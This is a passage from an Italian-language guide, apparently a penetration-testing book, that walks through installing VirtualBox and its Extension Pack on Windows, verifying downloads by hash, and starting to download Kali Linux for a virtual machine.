


Figura 2.5 Creazione di scorciatoie per VirtualBox.

La finestra successiva (Figura 2.6) avverte che le funzioni di rete di VirtualBox causeranno un disturbo temporaneo della rete. Procedete con l'installazione facendo clic su *Yes*.




Figura 2.6 Avvertimento di VirtualBox per la rete.

La finestra successiva (Figura 2.7) è l'ultima, prima che il programma di installazione inizi effettivamente il suo processo. Fate clic su *Install* per avviare il processo di installazione.




Figura 2.7 Finestra di installazione di VirtualBox.

Dovreste vedere una finestra con una barra di stato che mostra l’avanzamento del processo di installazione (Figura 2.8).




Figura 2.8 Stato di avanzamento dell'installazione di VirtualBox.

A un certo punto, durante questo processo, probabilmente vi verrà presentata un'altra finestra, relativa all'installazione di software di dispositivo (Figura 2.9). Questa è la finestra di dialogo che i sistemi operativi Windows mostrano all'utente finale quando vengono installati driver di sistema. VirtualBox usa i driver di sistema per svolgere varie attività, come gestire le caratteristiche di virtualizzazione della CPU host. Questa finestra compare varie volte nel corso del processo di installazione. Fate clic su *Install* ogni volta, per completare l'installazione di VirtualBox.

Figura 2.9 Messaggio per l'installazione di driver di VirtualBox.

Dopo tutti gli avvisi relativi all'installazione di driver, alla fine dovreste arrivare a una finestra che specifica che l'installazione è stata completata e chiede se volete lanciare l'applicazione VirtualBox (Figura 2.10). Fate clic su *Finish*. Per default, viene lanciata l'interfaccia grafica di VirtualBox.

Figura 2.10 L’installazione di VirtualBox è completa.

Vi verrà presentata l’interfaccia grafica di VirtualBox. Vi verrà chiesto di riavviare il computer per completare la configurazione (Figura 2.11), a seconda della versione di Windows. Controllate di aver salvato il lavoro in corso e fate clic su *Yes* per il riavvio.




Figura 2.11 La GUI di VirtualBox GUI e la finestra di riavvio.

Ora dovreste essere in grado di selezionare VirtualBox attraverso uno dei collegamenti creati durante l’installazione o attraverso il menu *Start*.

Installare il VirtualBox Extension Pack

Installato VirtualBox, potete installare il VirtualBox Extension Pack, per avere accesso ad alcune delle caratteristiche più avanzate. Dovete fare attenzione a scaricare la versione corrispondente a quella installata di Virtual Box. Per le schermate di queste pagine, abbiamo installato VirtualBox versione 5.1.12, perciò abbiamo fatto clic sul collegamento

opportuno della pagina di download di VirtualBox, come si vede nella Figura 2.12.

Come per il programma di installazione di VirtualBox, potete seguire lo stesso processo per controllare l'hash SHA-256 e assicurarvi che il file non sia stato modificato in transito. Copiate e incollate il codice PowerShell utilizzato in precedenza in una finestra di PowerShell, sostituite alla variabile `$vboxinstaller` il nome del VirtualBox Extension Pack appena scaricato. Ottenuto l'hash SHA-256, verificate che corrisponda alla somma di controllo indicata sul sito web di VirtualBox. Supponendo che siano identici, continuate il processo di installazione.

Figura 2.12 Download del VirtualBox Extension Pack.

Come prima cosa, lanciate la GUI di VirtualBox facendo clic su uno dei collegamenti creati durante l'installazione o selezionandola dal menu *Start*. Con la GUI di VirtualBox aperta, fate clic su *File* nella barra dei menu, poi selezionate *Preferences* dal menu a discesa. Comparirà una nuova finestra di dialogo. Evidenziate *Extension* nel riquadro di sinistra per vedere quali pacchetti di estensione siano stati installati. Per il momento non ne è stato installato nessuno, ma state per installarne uno. Nella parte più a destra della finestra di dialogo si

vede un pulsante a forma di triangolo e quadrato. Fate clic su quel pulsante per aggiungere un VirtualBox Extension Pack. La Figura 2.13 chiarirà meglio il procedimento.




Figura 2.13 Le preferenze di VirtualBox Extension Pack.

Ora dovrebbe essere comparsa una finestra di dialogo con i file. Selezionate il VirtualBox Extension Pack che avete scaricato. Comparirà un'altra finestra (Figura 2.14) relativa all'installazione del pacchetto. Fate clic su *Install* per continuare o su *Upgrade*, se era installata una versione precedente.




Figura 2.14 Installazione del VirtualBox Extension Pack.

Vi verrà proposta la VirtualBox Personal Use and Evaluation License (PUEL). Leggetela e fate clic su *I Agree*. Dopo la comparsa di una barra di stato, vi verrà presentata una finestra simile a quella della Figura 2.15, in cui si specifica che ora il VirtualBox Extension Pack è installato.





Figura 2.15 L'installazione del VirtualBox Extension Pack è andata a buon fine.

Fate clic su *OK*, poi su *Cancel* per uscire dalla finestra delle preferenze. Congratulazioni! Ora avete installato VirtualBox e siete pronti per installare il vostro primo sistema operativo guest.

Creare una macchina virtuale Kali Linux

Poiché useremo Kali Linux per tutto il libro, la nostra macchina virtuale eseguirà questo sistema operativo. Un grande vantaggio dell'uso di Kali è che questa distribuzione è supportata da molte architetture: potete installare una versione di Kali persino su un telefono Android. La prima cosa da fare è scaricare Kali. Troverete i file da scaricare sul sito web `https://www.kali.org/downloads/`. Come si vede nella Figura 2.16, esistono numerose possibilità.



Download Kali Linux Images

We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to **download Kali Linux** in it's latest release. For a release history, check our Kali Linux Releases page. Please note: remaining torrent files for the 2016.2 release will be posted in the next few hours.

Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	2.9G	2016.2	25cc6d53a8bd8886fcb468eb4fbb4cdfac895c65
Kali Linux 32 bit	ISO	Torrent	2.9G	2016.2	9b4e167b0677bb0ca14099c379e0413262eefc8c
Kali Linux 64 bit Light	ISO	Torrent	1.1G	2016.2	f7bdc3a50f177226b3badc3d3eafcf1d59b9a5e6
Kali Linux 32 bit Light	ISO	Torrent	1.1G	2016.2	3b637e4543a9de7ddc709f9c1404a287c2ac62b0
Kali Linux 64 bit e17	ISO	Torrent	2.7G	2016.2	4e55173207aef7ef584661810859c4700602062a
Kali Linux 64 bit Mate	ISO	Torrent	2.8G	2016.2	bfaeaa09dab907ce71915bcc058c1dc6424cd823
Kali Linux 64 bit Xfce	ISO	Torrent	2.7G	2016.2	e652ca5410a44e4dd49e120befdace38716b8980
Kali Linux 64 bit LXDE	ISO	Torrent	2.7G	2016.2	d8eb6e10cf0076b87abb12eecb70615ec5f5e313

Figura 2.16 La pagina per il download di Kali.

64-bit o 32-bit?

Sicuramente sapete già che cosa rappresenta la parola “bit”, ma un ripasso non guasta mai. La parte “bit” si riferisce alle dimensioni di un indirizzo di memoria che una particolare CPU è in grado di gestire. Una CPU a 32 bit può indirizzare solo fino a 4 GB di memoria (RAM), mentre una CPU a 64 bit può gestirne molti di più. Lo stesso vale per il sistema operativo. Perciò, per cominciare, se il vostro sistema operativo riconosce che il vostro sistema ha, per esempio, 8 GB di memoria, sapete subito che la vostra CPU e il vostro sistema operativo sono a 64 bit. Di questi tempi, è molto probabile che la vostra CPU sia in grado di effettuare elaborazioni a 64 bit.

La vostra CPU deve risalire almeno a un po’ di anni fa per non supportare l’indirizzamento a 64 bit. Forse avrete verificato che il vostro sistema operativo è a 32 bit, ma è comunque possibile che la CPU supporti la versione a 64 bit. Se conoscete marca e modello della CPU, esistono numerose risorse online che vi consentiranno di controllarlo.

Se per caso la vostra CPU è abbastanza vecchia da non supportare i 64 bit, è comunque possibile che consenta una VM a 64 bit, purché siano soddisfatte

alcune condizioni, che sono elencate nella nota della prossima sezione sui “Requisiti”.

Noterete che è possibile scaricare anche immagini VMware e VirtualBox precostruite, disponibili solo via Torrent (in questo caso, un Torrent legale). Evitiamo questa opzione per due ragioni: in primo luogo, non vogliamo costringervi a scaricare più software del necessario - in questo caso, un client Torrent. In secondo luogo, è meglio avere a disposizione l’immagine ISO di Kali: questo file può essere trasferito direttamente su un CD e può essere usato per avviare una macchina direttamente con Kali. Scarichiamo dunque l’immagine ISO di Kali Linux.

L’immagine ISO occupa 2.9 GB, perciò, prima di iniziare, verificate di avere abbastanza spazio sul disco fisso. Al termine del download, avviate VirtualBox e selezionate l’icona *New* (Figura 2.17) per creare una nuova VM guest.

